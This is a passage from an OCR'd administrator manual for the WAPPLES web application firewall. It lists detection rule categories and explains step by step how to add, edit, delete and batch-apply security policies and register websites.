CookiePoisoning	No Detection	No Block	General Setting	No Block
BufferOverflow	Customer Setting (1000,64,800)	No Block	General Setting	No Block

Detection Rule	Security Level All-Pass without Detection	Countermeasure
WebSiteDefacement	No Detection	No Block
User Defined	No Detection	No Block
URIAccessControl	No Detection	No Block
UnicodeDirectoryTraversal	No Detection	No Block
SuspiciousAccess	No Detection	No Block
StealthCommanding	No Detection	No Block
SQLInjection	No Detection	No Block
ResponseHeaderFiltering	No Detection	No Block
RequestMethodFiltering	No Detection	No Block
RequestHeaderFiltering	No Detection	No Block
PrivacyOutputFiltering	No Detection	No Block
PrivacyInputFiltering	No Detection	No Block
PrivacyFileFiltering	No Detection	No Block
ParameterTampering	No Detection	No Block
IP Filtering	No Detection	No Block
InvalidURI	No Detection	No Block
InputContentFiltering	No Detection	No Block
IncludeInjection	No Detection	No Block
FileUpload	No Detection	No Block
ExtensionFiltering	No Detection	No Block
ErrorHandling	No Detection	No Block
DirectoryListing	No Detection	No Block
CrossSiteScripting	No Detection	No Block
CookiePoisoning	No Detection	No Block
BufferOverflow	No Detection	No Block

Also, there is [Unregistered Website] which is a special website registered as default. [Unregistered Website] is the general term for websites that are not registered to the Policy screen but exist in WAPPLES network, and basically [All-Block] policy is applied to them.

When you select a policy or website from the tree view of the policy list, you can check the contents of rule setting for corresponding policy in the detailed information list on the right.

1. Add/Edit Policy

You can add a new policy by clicking [Add Policy…] button in [Fig. XI-4. Setting Policies and Websites Setting]. If there is a policy that has already been added, you can select the policy added by a user from the tree view of [Policy and Website List] and right click on the policy and select [Edit Policy...] on the context menu to edit the policy.




Fig. XI-5. Policy and Website Setting (Policy Context Menu)

Click [Add Policy...] and the [Fig. XI-6. Add Policy (Select Basic Policy))] screen will appear.

If you wish to use WAPPLES's basic policy or the policy that user has already made when you add policy, select a policy from the combo box for selecting basic policy to be used as the basic policy or click [Load Policy…] to load a file to load the policy saved within the file system. The file format is *.wpc and it has to be WAPPLES's website security policy setting file.




Fig. XI-6. Add Policy (Select Basic Policy)

Click [Next] from [Fig. XI-6. Add Policy (Select Basic Policy)] and a screen as in [Fig. XI-7. Add/Edit Policy (Select the Policy to Rename or Edit)]. In this screen, you can register/edit the name of the policy or select the rule to change form the existing policy and make detailed settings in the next screen.

The name of the policy can be made of a combination of Korean characters, English characters, numbers, and special characters, and the length has to be no greater than 64 characters.

Setting Wizard will display the following error message if the value specified by the user has error when adding/editing a policy.

Table 90. Add/Edit Policy Error Message

Error Message	Cause
The name you entered has already been registered.	The name of the policy you specified to add or edit already exists in the list of existing policies




Fig. XI-7. Add/Edit Policy (Select the Policy to Rename or Edit)

Select 1 or more rules to change from [Fig. XI-7. Add/Edit Policy (Select the Policy to Rename or Edit))] screen and click [Next] and you will see the rule setting window for the rules you selected.

> When you edit the detection rule, you need have a full knowledge of the status of the website and the detection rule. If you set the detection rule inappropriately, it can cause trouble to the web service. For details about each detection rule, refer to [VI Understanding the Detection Rules].

The status bar on the top right side indicates the rules processed among the rules selected.

The rule setting screen is generally divided into the detection setting part on the left and the countermeasure setting area on the right. WAPPLES uses different methods to detect security breaches in each rule and naturally the detection setting is different for each method. To make it simple, WAPPLES provides the convenient slide interface to configure necessary settings. However, for the rules that require user to specify a few values that are suitable for the characteristics of each site, you cannot use the slide but configure the rule in the Custom Setting mode. The countermeasure setting is divided into countermeasure and risk. The countermeasure can be set to [Detection only], [Page redirect], [Error Code], or [Disconnect], and [Redirect] will need the web page to redirect to and [Error Code] will need Error Code. Risk is divided into 3 stages according to risk point including High (50 or Higher)/Medium (20 or Higher)/Low (20 or Higher) and it facilitates the categorization of logs when the attack was detected by the corresponding rule. Also, the risk point will be accumulated by IP to

automatically add the IP with high risks to the black list.




Fig. XI-8. Add/Edit Policy (Rule Setting 1)

[Fig. XI-9. Add/Edit Policy (Rule Setting 2)] appears when the Custom Setting checkbox is checked. The slide will disappear and [Edit Custom Setting] will appear.




Fig. XI-9. Add/Edit Policy (Rule Setting 2)

When you click [Edit Custom Setting], different details editing screen as in [Fig. XI-10. Add/Edit Policy (Custom Setting Rule)] will appear. Some rules of WAPPLES do not need custom settings and do not show the checkbox for custom setting.

For details about customer settings for each rule, refer to [VI Understanding the Detection Rules].




Fig. XI-10. Add/Edit Policy (Custom Setting Rule)

[Fig. XI-11. Add/Edit Policy (Completed)] is the summary screen that appears when all settings are made. See the summary of policies configured and save the contents of policy into a file or click [OK] to finalize the addition or modification of policy. Click [Export Policy…] to export the configured policy into a file.




Fig. XI-11. Add/Edit Policy (Completed)

In the [Fig. XI-11. Add/Edit Policy (Completed)] screen, click [Confirm] to close the setting wizard for adding or editing website policy and return to [Fig. XI-2. Save/Cancel Policy] screen.

To apply the policy configured, click [Save] in the [Fig. XI-2. Save/Cancel Policy] screen.

2. Delete Policy

If the security policy of the registered website is inappropriate or no longer needed, you can delete the security policy for the registered website. You can click [Delete Policy…] in [Fig. XI-5. Policy and Website Setting (Policy Context Menu))] you can delete the policy that the user added. You can delete the policy added by the user indicated with icon, and there must be no website that uses the corresponding policy.

Check the contents of the policy to delete in [Fig. XI-12. Delete Policy] once again and mark the checkbox on the bottom to confirm deletion to enable and click [OK] button.




Fig. XI-12. Delete Policy

When you delete a policy, you will not be restored the corresponding policy. It is recommended that you save the contents of the corresponding policy using [Export Policy...] button before you delete the policy in order to reuse the policy and for maintenance and management purpose.

3. Policy Batch Setting

The “Policy Batch Setting” feature applies the policy to the basic state instead of editing rules one by one when editing policies.




Fig. XI-13. Policy Batch Setting

Select the policy to apply in [Fig. XI-13. Policy Batch Setting] and click the combo button for applying the policy to display basic policies. Select the basic policy to apply and the policy will be edited as in [Fig. XI-14. Policy Batch Setting Completed].




Fig. XI-14. Policy Batch Setting Completed

4. Add and Edit Website

Click [Add Website…] above the policy list of [Fig. XI-5. Policy and Website Setting (Policy Context Menu)] screen to add policy or website. Select the website to edit, bring out the context menu, and select [Edit Website…].

> The number of websites registered to WAPPLE is in proportion to the total traffic volume of the web service. In other words, if you add many websites that cause massive traffics, WAPPLES can be arbitrarily bypassed.

[Fig. XI-15. Policy and Website Setting (Website Context Menu)] shows that the Policy part of the Policy List is expanded to show the list of websites and a website was selected and right-clicked to bring out the context menu.




Fig. XI-15. Policy and Website Setting (Website Context Menu)

> Context menu does not appear in the websites or policies that are registered as default. (The default ‘Unregistered Website’ cannot be edited or deleted.)

When user adds a website, a virtual website including directories might be used in some cases. If user checks [Register sub-directory of website] in [Fig. XI-16. Add Website], a virtual website can be registered(.




Fig. XI-16. Add Website

The addition and the editing of a website are basically the same process. When you add a site, fields will appear empty to receive new information but when you edit a site, fields will show previously entered values.

For details about entering or editing values when adding or editing a website, refer to [III.5.2 Adding a Website] of the installation manual.

5. Change of Website Security Policy

If you wish to change the “Pentasecurity” applied to “www.pentasecurity.com” site to “Advanced Security Policy” in [Fig. XI-17. Change Website Policy] screen, simply drag and drop “www.pentasecurity.com” to “Advanced Security Policy.” Changes made will be applied to the system only after you finalize changes by clicking [Save] button.




Fig. XI-17. Change Website Policy

6. Delete Website

Expand the Policy part of the Policy List in [Fig. XI-15. Policy and Website Setting (Website Context Menu)] screen to show websites, select the website to delete, call the context menu and select [Delete Website…].




Fig. XI-18. Collect Information about Website to Delete Message

When you click [OK], WAPPLES will collect information about the website you chose to delete(Fig. XI-19. Collecting Website Information).




Fig. XI-19. Collecting Website Information

When the collection completes, the collected information will be displayed on the screen as in [Fig. XI-20. Confirmation of Website Deletion]. Make sure it is the site you decided to delete once again. If you check [Yes, Delete all information of the website and detection logs.], all information of the website and the detection log will be deleted from WAPPLES, and if you do not, only the website information will be deleted and the detection logs will remain.




Fig. XI-20. Confirmation of Website Deletion

> When you delete a website, it will delete the corresponding website and also all related data for dashboard. It is recommended that you back up the site and related data in advance.

In case you delete website information, the logs about the deleted website will be managed as unregistered website.

When you select [Unregistered Website], right click and select [Delete Website] then you can select and delete the log you wish to delete.

